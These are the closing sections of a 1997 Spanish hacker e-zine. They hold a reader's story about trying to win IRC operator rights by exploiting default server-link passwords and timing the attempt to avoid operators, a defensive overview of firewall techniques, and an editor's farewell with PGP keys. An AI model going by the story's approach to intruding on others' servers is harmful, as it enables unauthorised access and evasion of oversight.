No soy ni me considero hacker, pero admiro a la gente que lo es, principalmente porque se lo dificil y duro que es conseguirlo.
Te mando este relato que puede ser o no creible y que puedes o no editarlo en saqueadores, revista que leo cuando puedo y que me parece un buen trabajo. Se que vuestra situacion actual no es de las mejores, pero os deseo la mejor de las suertes.

Un saludo. SmokkomS

- Frio en la nuca -
SmokkomS 24-6-1997.

3 de la ma¤ana. Como siempre, estoy totalmente desvelado.
Veamos quien anda por ahi. Me apetece charlar un poco.
Conecto con el mirc a arrakis2 (permite acceder a traves de diversos puertos, lo cual hace mas dificil el nukeo).
Activo un par de clones en zoom y en catalunya despues del habitual /links.
Entro en #hackers y en un par de canales mas al azar (no es bueno estar solo en hackers, ya que se define claramente tu aficcion).
Sigue estando scytale (1), lo cual me hace pensar que cada vez se les va mas de las manos esto del chat a los supervisores.

Activo mi chequeo de splits.
No parece que haya mucho interesante en el canal, asi que despues de pasar una lista de puertos a uno de los 'hackers' del canal, me despido.
Quiero probar algo nuevo. Quiero ser ircop (2). Eso no lo he hecho nunca.
Seguro que en alguno de los miles de scripts que todos tenemos, hemos visto alguna opcion de "gain oper" o "oper access".
Claro que, evidentemente ninguno hemos podido activar esa opcion.
Veamos, lo unico que me pide es un usuario y una password. Y claro, vaya usted a saber...¨goku, goku? hmmm...por este camino no voy bien.
¨Cual sera la contrase¤a que el server de irc trae por defecto?. hmmmm...
Necesito un servidor de irc.
A navegar tocan.
En quince minutos tengo instalado un servidor irc en el pc que normalmente utilizo de 'pseudo - firewall'. Vaya, interesante.
El programa consta de un monton de opciones de configuracion con las cuales no pienso aburriros, pero si decir que existen dos opciones muy interesantes...
Vayamos por la primera : Acceso de ircops. Permite definir la mascara de acceso, el UID y la contrase¤a. Bien. Viene un UID y una contrase¤a por defecto. Seguro que alguno de los servers tiene activado este user.
A probar.
Increible.
No puede ser.
NINGUNO tiene ese usuario.
Vaya.
Esto no puede ser cierto.
Algo he hecho mal.
Vuelvo a mi servidor irc, y empiezo a trastear con la opcion de operadores.
JE!, ahora lo entiendo. Al crear un nuevo operador el programa me da un nuevo UID y una nueva contrase¤a totalmente aleatoria, o sea que es logico que no se haya mantenido la primera en ninguno de los servers.
Vaya, por aqui hay poco que rascar.
Solo nos queda la segunda opcion del server...los servidores remotos.
Empiezo a trastear.
Vaya, esta opcion si mantiene la contrase¤a...
Empiezo a preguntarme :
Si yo intento conectarme a uno de los servidores de la red y este ha conservado la contrase¤a por defecto... podria conectarme a MI servidor del que SI conozco el UID y la contrase¤a para 'ganar' privilegios de operador que serian validos en toda la red de irc...
Pero claro, esta conexion es facilmente detectable por cualquiera de los operadores que esten supervisando...Si espero a que no haya ninguno (cosa bastante habitual a esta horas...) y activo mi 'firewall'...

Comienzo a sentir frio en la nuca...

Para despedirme solo decir que es realmente gracioso leer las reacciones de los 'due¤os' de un canal cuando alguien entra, gana privilegios y anula los suyos, eso si, volviendo a dejar todo como estaba al poco rato y sin animo de maldad.

(1) Scytale es un boot que los ircops integran en un canal para que detecte a los usuarios habituales, los proteja de bans y kicks masivos, les de privilegios, etc..., pero tambien sirve

para tener el log del canal, o sea, que Scytale se encarga de
almacenar todo lo que se dice en ese canal (publicamente claro).

(2) Ser ircop significa ser operador de irc (seguro que os suena
goku), esto permite, por ejemplo, entrar en un canal y darte a ti
mismo privilegios o quitarselos a quien quieras, puedes provocar
un kill a un usuario, un k-line, un g-line, o incluso la desconexion
del servidor a la red del irc.

Esta ha sido una peque¤a muestra de los mensajes que hemos recibido este
ultimo mes, aparte por supuesto de los habituales mensajes de colaboradores
o aspirantes a serlo, a todos aquellos que han escrito para darnos su
apoyo. Gracias.!

EOF

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º 15. FIREWALLS Y PROXYS II                                                  º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

Hola y Bienvenidos.

En el anterior numero de Saqueadores vimos que es y para que sirve un firewall y un proxy, tambien dimos un repaso a las principales caracteristicas de una aplicacion proxy, vamos a ver a continuacion algunas de las tecnicas implementadas para defender una intranet, no estan todas las que son ni son todas las que estan pero da una buena idea de los metodos de defensa que puede tener una intranet bien protegida.

Todo ello es con caracter meramente divulgativo.

Introduccion

Cuando se habla del sistema de seguridad de una red de ordenadores se tienen que tener en cuenta varios aspectos en su dise¤o, un mecanismo de proteccion como el firewall no debe proteger solo la red interior, debe ser capaz de protegerse A SI MISMO.
Hay distintos mecanismos para proteger por un lado al firewall y por otro a la red a la que sirve de guardian, en algunos casos estos mecanismos son comunes.
Asi en este capitulo vamos a explicar alguna de las maneras en que un firewall se protege a si mismo y como protege a los sistemas a el conectados, veremos los principios de dise¤o y operativos de estos sistemas de proteccion.
Con intencion educativa, repito.

Fundamentos de Seguridad

Es decir los principios generales en los que debe basarse el dise¤o de un sistema de seguridad (sea proxy o firewall)

Politica principal: Todo aquello que no esta expresamente permitido esta prohibido

Politica de Dise¤o: Encaminada a la minimizacion y la simplicidad (Lo bueno si breve dos veces bueno)

Politica de Escepticismo: Tras dotar al firewall de todas las protecciones disponibles se toma en consideracion que se pueden desarrollar nuevas tecnicas y que ningun grado de seguridad es absoluto.

--- Proteccion del Host Firewall--

La solucion Turnkey

Solo se permite el login del administrador, los usuarios solo pueden hacer login en la red protegida o via consola.
Cualquier programa o utilidad innecesaria o potencialmente peligrosa es desinstalada.

Aclaraciones de Paseante

Siguiendo con el caracter meramente informativo, aqu¡ vienen alguna de las acciones que activan la notificacion de alarma:

- Intento de acceso a puertos restringidos
- Intento de acceso a cualquier puerto superior al 1024

Y ahora aquello de lo que se hace logging.

- Registro de todos los paquetes rechazados
- Registro de todos los procesos de login que han sido incorrectos
- Registro de todos los host externos cuya direccion IP no coincide con el DNS enviado al firewall
---

Restriccion de acceso al Firewall

No se permite cuentas de usuario en ningun ordenador que ejerza de firewall
No se permiten logins desde el exterior al firewall
Las cuentas de super-usuario solo se pueden activar desde la consola del sistema
En caso de muro-doble (ver mas abajo) ni siquiera el administrador tiene derecho a utilizar la red privada que comunica los dos muros.
Un programa se encarga de manera regular de chequear la integridad del sistema
Para efectuar un cambio de configuracion del sistema se requiere un ’reboot’
Y para acabar, algunos modelos tambin gozan de protecciones fisicas.

--Proteccion de la red interior--

IP spoofing

Se previene el ataque mediante IP spoofing desde cualquiera de los dos lados del firewall.

Sistemas de Una Mision

Utilizan hardware y software para implementar un firewall que solo tiene una funcion: la seguridad y una mision: proteger a la red, en lugar de conformarse con una aplicacion de soft se intenta elevar el nivel de proteccion con un sistema dedicado

Aclaraciones de Paseante

Esta solucion (tener un host dedicado) es dada de lado por muchas empresas por el coste que supone dedicar una maquina bastante cara a la tarea exclusiva de proteger la red, evidentemente el nivel de proteccion de esas redes es menor.

Construcciones de Muro Doble

Los firewalls se construyen con la tecnica de "muro doble", en este caso el firewall consta de dos sistemas separados fisicamente (muro exterior e interior) conectados por una red privada (tipo DMZ por ejemplo), si alguien es capaz de comprometer el muro exterior el muro interior protege la red cortando su red DMZ y aislando la red interior.

Aclaraciones de Paseante

El muro interior se rige por el "pesimismo", solo acepta paquetes si responden a una peticion originada en el interior de la red o provienen de uno de sus proxies, por descontado guarda toda la informacion sobre las transacciones.
¨Y si llega otro paquete que no viene de ninguna de esas dos fuentes?. En ese caso se pone a la defensiva de modo espectacular, de manera inmediata corta la red privada que le une al muro exterior y alerta sobre una violacion de seguridad critica (quizas un poquito exagerado pero funciona)
¨Que? ¨Que os parece el truquillo?. Lo ponen dificil pero la logica es muy asumible, en un sistema con un solo firewall si lo comprometes ganas acceso a toda la red, en este caso lo unico que ganas es aislar la red (aunque puede que sea eso lo que busques)

Acceso transparente a la red

Los firewalls ofrecen acceso transparente a la red externa a las aplicaciones TCP/IP del interior de la red, esto significa que tanto los Pc como Macs y sistemas UNIX operan normalmente a traves del firewall.
Aplicaciones comunes como Telnet, Ftp, Gopher y browsers WWW se pueden utilizar sin modificarse asi como aplicaciones adicionales (Archie, Ping, Directorio X-500..).
Esto elimina todo lo que hemos visto de utilizar proxies aunque lo mas utilizado siga siendo el ejecutar proxies conviene saber que existe esto y es que los fabricantes no descansan. ;)

Clave de un solo uso

Ya lo hemos visto antes, uno de los principales medios de entrar en una red es conseguir burlar el sistema de passwords por lo que ante la casi certeza de que a algun usuario le "birlarian" la clave tarde o temprano se opta por usar claves que no se pueden ’re-utilizar’ del tipo pregunta-respuesta (S/Key, Digital Pathways, CRYPTOCard..)

Ocultacion de Dominios

El firewall oculta el dominio interno de la red protegida, si se posee un "muro doble" la unica parte que expone su dominio es el "muro exterior", esto no interfiere en permitir que se realice e-mail, telnet y otros servicios aprobados hacia la red interna.
De manera adicional el correo enviado desde la red interna sera "despojado" de la informacion comprometedora (con respecto a host y DNS) que podria dar a un potencial atacante una idea de la configuracion interior de la red.

Traduccion de Direcciones de Red

Todas las direcciones IP internas son traducidas o remapeadas a la direccion IP del firewall expuesto. ¨Que significa esto?. Pues que todos los paquetes de datos que se originan dentro de la red aparecen como provinientes del firewall, esto permite que una empresa registre una sola direccion IP y que luego internamente use todas las que quiera.

Filtrado Inteligente de Paquetes

Todos los paquetes dirigidos hacia el firewall son inteligentemente (supongo que con una inteligencia limitada :)) filtrados para impedir el acceso a puertos no autorizados, se permite la conexion solo a hosts autorizados y el administrador puede conceder o denegar acceso de manera amplia hasta combinaciones especificas de host/puerto.
(O sea que puede prohibir a todo el mundo usar el puerto x, o solo al host tal, o solo el host x puede usar el puerto z... toda la gama)

Logging

Una de las primeras cosas que hace un hacker cuando consigue entrar en un sistema es alterar o destruir el sistema de login, ellos lo saben asi que vuelven a la carga con la tecnica del muro doble y algo que llaman "drop safe logging" que consiste mas o menos en que el log se mantiene en el muro interior a salvo del atacante que solo "ve" el muro exterior, asimismo el log se puede redirigir a impresoras o cintas de backup y por supuesto dota al administrador de elevadas capacidades para ver, controlar y monitorizar diversos usos del sistema.

Eso es todo, amigos.

EOF

```
É͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸»
º 16. DESPEDIDA                                                                 º
È͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸¼
```

Otro numero mas finalizado...parece que fue ayer pero estamos a punto de cumplir nuestro primer aniversario, con mas contenidos que nunca, con mas colaboradores que nunca y mas fuertes que nunca tras la experiencia por la que hemos pasado este ultimo mes.
En estos momentos somos la revista electronica under mas leida de Espa¤a asi de claro, parece extra¤o pero es simple, muchos otros proyectos de revista se han ido quedando en el camino, falta de ganas, de tiempo, de resultados.. quien sabe?. Una lastima en todo caso por que todos ellos iban en la misma direccion que nosotros. COMPARTIR EL CONOCIMIENTO.
Ya son demasiados a¤os de lobos solitarios y grupitos aislados, aunque se siga actuando asi por precaucion o comodidad no habia excusa para no comenzar a darle una oportunidad a la gente que queria aprender, no habia excusa para seguir encerrados en nuestros cuchitriles de hackadicto.
Aqui estamos y aqui seguiremos bajo esta u otra forma.
El tiempo dira.
Y de momento nos dice que el numero 11 deberia verse alla por mediados o finales de septiembre. :-).
Hasta entonces.

Y recordad, hagais lo que hagais.
Tened cuidado ahi fuera.

Paseante <paseante@geocities.com>

Llaves PGP:

```
- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -
Type Bits/KeyID    Date       User ID
pub  1024/3359D401 1997/02/11 el duke de sicilia

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQCNAzMAj4EAAAEEAJyNgoO6YzU+PZvbwsSH9AHhNNtLPyPF15rUtb9TcH/82rzv
3l6wETMcwNX/4dumsKDjz3iwl5JN+V5AYiIg4JDi5otbrkk6imjtMUMSXnsriw9a
0noSvw9guDC+JR8NDNPS+M8PpdcFBtQIv88oJF3JLWO/P9m6XX1rjOwzWdQBAAUR
tBJlbCBkdWtlIGRlIHNpY2lsaWE=
=R8Us
```

```
-----END PGP PUBLIC KEY BLOCK-----

- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -
Tipo Bits/Clave    Fecha      Identificador
pub  1024/AF12D401 1997/02/19 Paseante <paseante@geocities.com>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQCNAjMK8d4AAAEEAL4kqbSDJ8C60RvWH7MG/b27Xn06fgr1+ieeBHyWwIIQlGkI
ljyNvYzLToiS+7KqNMUMoASBRC80RSb8cwBJCa+d1yfRlkUMop2IaXoPRzXtn5xp
7aEfjV2PP95/A1612KyoTV4V2jpSeQZBUn3wryD1K20a5H+ngbPnIf+vEtQBAAUT
tCFQYXNlYW50ZSA8cGFzZWFudGVAZ2VvY2l0aWVzLmNvbT6JAJUDBRAzn9+Js+ch
/68S1AEBAZUfBACCM+X7hYGSoYeZVLallf5ZMXb4UST2R+a6qcp74/N8PI5H18RR
GS8N1hpYTWItB1Yt2NLlxih1RX9vGymZqj3TRAGQmojzLCSpdSlJBVV5v4eCTvU/
qX2bZIxsBVwxoQP3yzp0v5cuOhIoAzvTl1UM/sE46ej4da6uT1B2UQ7bOQ==
=ukog
-----END PGP PUBLIC KEY BLOCK-----

- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -

Tipo Bits/Clave    Fecha      Identificador
pub  2048/E61E7135 1997/06/12 El Profesor Falken

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQENAzOfm6IAAAEIALRSXW1Sc5UwZpm/EFI5iS2ZEHu9NGEG+csmskxe58HukofS
QxZPofr4r0RGgR+1uboKxPDJj7n/knoGbvt+ndtB9pPiIhNpM9YkQDyovOaQbUn0
kLRTaHAJNf1C2C66CxEJdZl9GkNEPjzRaVo0o5DTZef/7suVN7u6OPL00Zw/tsJC
FvmHdcM5SnNfzAndYKcMMcf7ug4eKiLIlhaAVDO+N/iTXuE5vmvVjDdnqoGUX7oQ
S+nOf9eQLQg1oUPzURGNm0i+XkJvSeKogKCNaQe5XGGOYLWCGsSbnV+6F0UENiBD
bSz1SPSvpes8LYOGXRYXoOSEGd6Nrqro5eYecTUABRG0EkVsIFByb2Zlc29yIEZh
bGtlbokBFQMFEDOfm6auqujl5h5xNQEBOFIH/jdsjeDDv3TE/1rclgewoL9phU3K
KS9B3a3az2/KmFDqWTxy/IU7myozYU6ZN9oiDi4UKJDjsNBwjKgYYCFA8BbdURJY
rLgo73JMopivOK6kSL0fjVihNGFDbrlGYRuTZnrwboJNJdnpl2HHqTM+MmkV/KNk
3CsErbZHOx/QMJYhYE+lAGb7dkmNjeifvWO2foaCDHL3dIA2zb26pf2jgBdk6hY7
ImxY5U4M1YYxvZITVyxZPjUYiQYA4zDDEu+fO9ZDBlKu0vtx++w4BKV5+SRwLLjq
XU8w9n5fY4laVSxTq2JlJXWmdeeR2m+8qRZ8GXsGQj2nXvOwVVs080AccS4=
=6czA
-----END PGP PUBLIC KEY BLOCK-----
- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -
```

"La violencia y el asesinato no son la respuesta, son el problema"

MABG y otras 814 victimas, descansad en paz.

¸ Saqueadores. 1996-7

EOF